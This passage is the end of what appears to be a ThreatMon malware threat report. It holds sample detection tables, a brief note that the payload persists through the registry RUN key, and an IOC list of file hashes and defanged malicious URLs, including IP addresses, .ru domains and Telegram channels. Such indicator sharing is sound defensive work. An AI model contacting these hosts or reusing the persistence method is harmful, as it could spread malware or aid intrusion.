2023-02-02	45 / 69	Win32 EXE	7ZSfxMod
2023-01-03	13 / 60	VBA	562fe7b0f1f0357a2403cad10c2f656443d3729a4367581465921143013b7aed.bin
2023-01-11	16 / 60	VBA	88b670d0dc025a14948924f64d1c51b4064df7ae605b09978ed2718c5e7b4c84.bin
2022-12-22	36 / 72	Win32 EXE	89db442ddbd539064331f32fa8e78f98d101352e1969389a9e91b543ff69a542.bin
2022-12-23	10 / 61	VBA	C:\Users\user\412.dll
2022-12-22	47 / 72	Win32 EXE	e304f806017c48f53ca5e2298157c84641e457b5749162c9a5f7f5f881e4c0eb.bin
2022-12-27	51 / 71	Win32 EXE	7ZSfxMod
2023-02-21	42 / 63	Win32 EXE	7ZSfxMod

Persistence

Even if the last payload is Powershell Script, VBScript or a PE File; it is trying to be persistent. In the example, malicious PE is using the registry RUN key.



IOCs

TYPE	IOC
HASH	139547707f38622c67c8ce2c026bf32052edd4d344f03a0b37895b5de016641a
HASH	139547707f38622c67c8ce2c026bf32052edd4d344f03a0b37895b5de016641a
HASH	d282519a5f0134e5a3db91702a4aa3b1322081b42a50147d30d9e6deab0d8321
HASH	9f01c93e9756bac770f8e9b1186fb3af2b0a61654d0a151c18a75f2d1f9ef06b
URL	https://162[.]33[.]178[.]129/KQaAD6Vq580x
URL	http://45[.]61[.]136[.]56/R3yWX7PNvShO
URL	http://45[.]61[.]136[.]56/tSXjFnhwXIit
URL	https://162[.]33[.]178[.]129/tATPpIKZL4OC
URL	http://45[.]61[.]136[.]56/EPu9McJKYbPU
URL	http://45[.]61[.]136[.]56/YHVJjgSZ74qp
URL	http://45[.]61[.]136[.]56/e3XCvrcdbNuY
URL	https://162[.]33[.]178[.]129/sN1nBkEyCVST
URL	https://162[.]33[.]178[.]129/e0DITwnmX3pR
URL	https://162[.]33[.]178[.]129/pDryEbxPYQfK

URL	http://45[.]61[.]136[.]56/1m2lMKOHCaub
URL	https://162[.]33[.]178[.]129/X1vOlsEb51Xp
URL	https://162[.]33[.]178[.]129/oS7qhHRR61LA
URL	https://162[.]33[.]178[.]129/7kycZ5DWL9v4
URL	https://162[.]33[.]178[.]129/dFSAwcHoGcgH
URL	http://45[.]61[.]136[.]56/uhR32jjsecnB
URL	https://162[.]33[.]178[.]129/TxYbiIdAWeBX
URL	http://45[.]61[.]136[.]56/kH4yvcfenn40
URL	http://45[.]61[.]136[.]56/OpIESkOMFF8f
URL	http://45[.]61[.]136[.]56/LdRuXNMLj2Yw
URL	http://45[.]61[.]136[.]56/U4p0dJQZQqH7
URL	https://162[.]33[.]178[.]129/NaiJfvAZDNof
URL	https://162[.]33[.]178[.]129/UoG5qVCbOnx7
URL	https://162[.]33[.]178[.]129/ngqF3jAqwGPR
URL	https://162[.]33[.]178[.]129/BqtZ4N1FGd3N
URL	http://45[.]61[.]136[.]56/oTuH20gfT1ei
URL	https://162[.]33[.]178[.]129/HBChfC7Y2weE
URL	http://45[.]61[.]136[.]56/MQLtCTP0PO7E
URL	http://allow[.]all25.ihsana.ru/BABENKO/luke/interface/allowance/
URL	http://could[.]ambiguous35[.]azzamsa[.]ru/%D0%AE%D0%9B%D0%AF-%D0%9F%D0%9A/alongside/needle/
URL	http://t[.]me/s/chanellsac
URL	http://t[.]me/s/zapula2
URL	http://t[.]me/s/zalup2
URL	http://t[.]me/s/vozmoz2
URL	http://t[.]me/s/digitli
URL	http://t[.]me/s/dracarc
URL	http://t[.]me/s/randomnulls

ThreatMon

45305 Catalina cs St 150, Sterling VA 20166